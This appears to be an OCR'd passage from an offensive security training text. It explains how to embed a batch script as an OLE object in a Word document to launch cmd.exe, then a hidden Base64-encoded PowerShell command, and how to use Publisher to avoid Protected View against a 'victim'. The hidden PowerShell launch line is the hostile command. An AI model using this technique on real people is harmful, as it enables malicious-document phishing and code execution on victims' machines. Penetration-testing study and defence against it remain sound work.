
```
START cmd.exe
```

Exploiting Microsoft Office

Object Linking and Embedding

Open Microsoft Word, create a new document, navigate to the Insert ribbon, and click the Object menu. Here, we will choose the Create from File tab and select our newly-created batch script, `launch.bat`

Exploiting Microsoft Office



Exploiting Microsoft Office

Object Linking and Embedding

As soon as the victim accepts the warning, cmd.exe is launched. Once again, we have the ability to execute an arbitrary program and must convert this into execution of PowerShell with a Base64 encoded command. This time, the conversion is very simple, and we can simply change cmd.exe to the previously-used invocation of PowerShell.

```
START powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBj....
```

Exploiting Microsoft Office

Evading Protected View

This Microsoft Word document is highly effective when served locally, but when served from the Internet, say through an email or a download link, we must bypass another layer of protection known as Protected View, which disables all editing and modifications in the document and blocks the execution of macros or embedded objects.

While the victim may click Enable Editing and exit Protected View, this is unlikely. Ideally, we would prefer bypassing Protected View altogether, and one straightforward way to do this is to use another Office application.

Like Microsoft Word, Microsoft Publisher allows embedded objects and ultimately code execution in exactly the same manner as Word and Excel, but will not enable Protected View for Internet delivered documents. We could use the tactics we previously applied to Word to bypass these restrictions, but the downside is that Publisher is less frequently installed than Word or Excel. Still, if your fingerprinting detects an installation of Publisher, this may be a viable and better vector.

Table of Content